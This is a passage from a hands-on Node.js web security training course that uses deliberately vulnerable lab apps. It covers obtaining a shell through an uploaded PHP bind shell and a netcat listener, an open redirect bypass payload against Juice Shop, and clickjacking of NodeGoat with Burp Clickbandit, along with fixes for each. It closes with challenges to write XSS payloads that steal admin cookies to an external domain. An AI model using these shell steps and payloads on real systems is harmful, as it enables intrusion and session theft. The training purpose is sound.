


Fig.: PHP bind shell

Finally now we can use the PHP bind shell to obtain a reverse shell.

Create a netcat listener for incoming connections.

Command:

```
nc -nlvp 1234
```

Login as admin user in the Bolt Server, open the following URL in a new tab.

URL:

https://7as.es/nodejs/xss/bolt_cms/5_upload_bind_shell.html

Check the netcat terminal for an incoming connection ;)




Fig. PHP reverse shell

Part 7: Introduction to Open Redirect Vulnerabilities

Open Redirection happens when an application incorporates user controlled input directly into the target of a redirection (ex: location header) without any sanitization.

Identifying Open Redirect vulnerabilities

Exploring the redirect endpoints in OWASP Juice Shop

Command:

```
cd ~/labs/part1/lab3/juice-shop
npm start
```

In the left side bar (UI), clicking on the “Github” will take us to the following URL: http://localhost:3000/redirect?to=https://github.com/bkimminich/juice-shop

This looks like a direct case of open redirect. Clicking on the above URL will redirect us to Github but if we modify the parameter “to” to https://google.com, the redirection will fail.

Exploring the codebase for “/redirect” endpoint

Command:

```
grep -inr '/redirect' . --exclude-dir={node_modules,frontend,data}
--exclude={'*.json','*.yml','*.log.*'}
```

Output:

```
./server.js:29:const redirect = require('./routes/redirect')
./server.js:458:app.get('/redirect', redirect())
./lib/startup/registerWebsocketEvents.js:35:      if
(utils.notSolved(challenges.svgInjectionChallenge) && data &&
data.match(/.*\.\.\/\.\.\/\.\.\/\.\.\/redirect\?to=https?:\/\/placekitten.com\/
(g\/)?[\d]+\/[\d]+.*/) && insecurity.isRedirectAllowed(data)) {
```

File:

juice-shop/routes/redirect.js

Code:

```
module.exports = function performRedirect () {
  return ({ query }, res, next) => {
    const toUrl = query.to
    if (insecurity.isRedirectAllowed(toUrl)) {
```

Looks like the validation is happening through a function "*isRedirectAllowed()"* defined in "*/lib/insecurity.js*"

Bypassing the filter using GET params

Bypassing the validation

File:
juice-shop/lib/insecurity.js

Code:

```
const redirectWhitelist = new Set([
  'https://github.com/bkimminich/juice-shop',
  'https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
  'https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
  'https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6',
  'http://shop.spreadshirt.com/juiceshop',
  'http://shop.spreadshirt.de/juiceshop',
  'https://www.stickeryou.com/products/owasp-juice-shop/794',
  'http://leanpub.com/juice-shop'
])
exports.redirectWhitelist = redirectWhitelist

exports.isRedirectAllowed = url => {
  let allowed = false
  for (const allowedUrl of redirectWhitelist) {
    allowed = allowed || url.includes(allowedUrl)
  }
  return allowed
}
```

The code has a whitelisted URL list and compares the URL we provided with the existing list.

The vulnerability exists here due to the fact that the app uses "*.includes()*" to check if the input contains one of the whitelisted strings rather than checking if the input is one of the whitelisted URLs.

Payload:
http://localhost:3000/redirect?to=https://google.com?https://github.com/bkimminich/juice-shop

An interesting aspect of open redirects is when they allow you to steal user authentication tokens to an attacker-controlled website.

Preventing Open Redirect Vulnerability

The primary reason why the Open Redirect exists, even if app used a whitelist based approach, is that it uses ".includes()" which only checks if the input contains one of the URL's in the whitelist rather than checking if the URL is same as that of the one in the whitelist.

So this can easily be patched by changing the code from using ".includes()" to check if the user controlled URL is actually present as one of the URL's in the whitelist.

Code:
```
const redirectWhitelist = new Set([
  'https://github.com/bkimminich/juice-shop',
  'https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm',
  'https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
  'https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6',
  'http://shop.spreadshirt.com/juiceshop',
  'http://shop.spreadshirt.de/juiceshop',
  'https://www.stickeryou.com/products/owasp-juice-shop/794',
  'http://leanpub.com/juice-shop'
])
exports.redirectWhitelist = redirectWhitelist

exports.isRedirectAllowed = url => {
  let allowed = false
  for (const allowedUrl of redirectWhitelist) {
    allowed = allowed || url == allowedUrl
  }
  return allowed
}
```

Some of the other recommended ways to fix open redirects is as follows:

1. Disable redirection based on user input if not required.

2. If user input can't be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user

3. Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.

4. Sanitize input by creating a list of trusted URLs (lists of hosts or a regex). This should be based on a white-list approach, rather than a blacklist.

Part 8: Clickjacking - UI Redressing Attacks

Clickjacking is an issue where an attacker renders a seemingly harmless button or link on top of an invisible iframe that loads the target website. When the user clicks on the seemingly benign action (on top, visible), the click is sent to the target website instead (at the bottom, invisible), performing some malicious action transparently to the user (i.e. deleting a blog post, comment or admin user).

Fig.: Clickjacking example[9]

Let's take an example to understand better. Let's sign in to Nodegoat as a user and explore the pages with interesting actions. One such page is "/contributions". Let's try to do clickjacking on this page using Burp Suite.

Command:

```
cd ~/labs/part1/lab3/NodeGoat-master/
npm start
```

Output:

```
> owasp-nodejs-goat@1.3.0 start /home/alert1/labs/lab3/NodeGoat-master
> node server.js
```

[9] Image Source: https://portswigger.net/

```
Current Config: {
  port: 4000,
  db: 'mongodb://localhost:27017/nodegoat',
  cookieSecret: 'session_cookie_secret_key_here',
  cryptoKey: 'a_secure_key_for_crypto_here',
  cryptoAlgo: 'aes256',
  hostName: 'localhost',
  zapHostName: '192.168.56.20',
  zapPort: '8080',
  zapApiKey: 'v9dn0balpqas1pcc281tn5ood1',
  zapApiFeedbackSpeed: 5000
}
Connected to the database: mongodb://localhost:27017/nodegoat
Express http server listening on port 4000
```

NOTE: If you haven't set up Burp Suite before, please use the official link[10] to set it up for your preferred browser.

Burp Suite has a very interesting feature called "Burp Clickbandit" using which we can generate clickjacking payloads.

Starting Burp Suite and copy the payload:

Start Burp Suite and go to burp > Burp ClickBandit. A new window will popup. Click the button "Copy clickbandit to clipboard".

[10] https://portswigger.net/support/configuring-your-browser-to-work-with-burp




Fig.: Burp Suite Clickbandit

Once the payload is copied to the clipboard, visit the link for which we need to generate the clickjacking payload. Here its http://127.0.0.1:4000/contributions

Generating clickjacking payload

Once you visit the “/contributions” page, right click on the page and click on “inspect element”. Go to the “console” section and paste the code which we copied and click enter.

Fig.: Burp Suite Clickbandit

Click on “Start” and then click on the elements which we need to clickjack. Here that element is the “submit” button. Then click on “Finish”.

Note: By default, as clicks are recorded, they are also handled in the normal way by the target page. You can use the "disable click actions" checkbox to record clicks without the target page handling them.

Once you click “Finish”, you will be given an option to control the transparency (you can make it transparent or opaque). Click on “Toggle transparency” to control the same.




Fig.: Clickbandit transparency control

Once everything is done, click on “save” which gives us an option to open the clickjacking payload in the default browser window or you can also download the payload to the local machine.




Fig.: Open the payload in desired browser

Let's open the payload on the browser where you are already logged in to Nodegoat like shown in the screenshot above.

Now, press F12 to open the browser development tools, then navigate to the "Network" and then click on the red button which says "click".




Fig.: Clicking on the button actually triggered the API call in the iframe !

You can see that the network call actually went and the form got updated !

Preventing Clickjacking

The recommended way to prevent Clickjacking attacks is to set the “X-Frame-Options” header in the response with a value of ‘DENY’ or ‘SAMEORIGIN’.

If the option is set to ‘DENY’, then the browser will refuse to frame the website at any given circumstances but if it is set to ‘SAMEORIGIN’, only the websites with the same origin can frame it and none of the others can.

In Node.js apps, Helmet.js provides this functionality:

File:
nodegoat/server.js

Code:

```
const consolidate = require("consolidate"); // Templating library adapter for Express
const swig = require("swig");
```

```
const helmet = require("helmet");
[...]
// Prevent opening page in frame to protect from clickjacking
app.use(helmet.frameguard()); //xframe deprecated
```

Add the above lines to server.js and restart the server.

Commands:

```
vim nodegoat/server.js # make the above mentioned changes
npm start
```

Open the same clickjacking payload generated by the Burp Suite in the browser and you can see that the browser will refuse to frame the website with the message “localhost refused to connect”.




Fig.: Connection was reset - X-Frame-Options in action

We can look at the browser console to confirm the same where it will explicitly note the error as displayed in the screenshot below.

Fig.: Browser console - X-Frame-Options in action

Extra mile #1: Extract admin cookie (CSP enabled)

In Part 2, while CSP is enabled with *.google.com, construct a XSS payload which can extract the admin session cookies to an external domain without raising suspicion to the admin ?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #2: Extract all TODOs with XSS

In Part 3, while exploiting markdown based XSS, construct an XSS payload which extracts all the other TODO's listed in the same page when someone clicks the link (which triggers the XSS via JavaScript URI's).

Email your solutions to admin@7asecurity.com for prizes

Extra mile #3: Extract admin cookie (victim CSRF)

In Part 4, use the CSRF bug to update the victim's last name with XSS payload, which is further reflected on the benefits page (admin dashboard - see Part 1) and steal the admin cookie sent to the attacker's domain.

Email your solutions to admin@7asecurity.com for prizes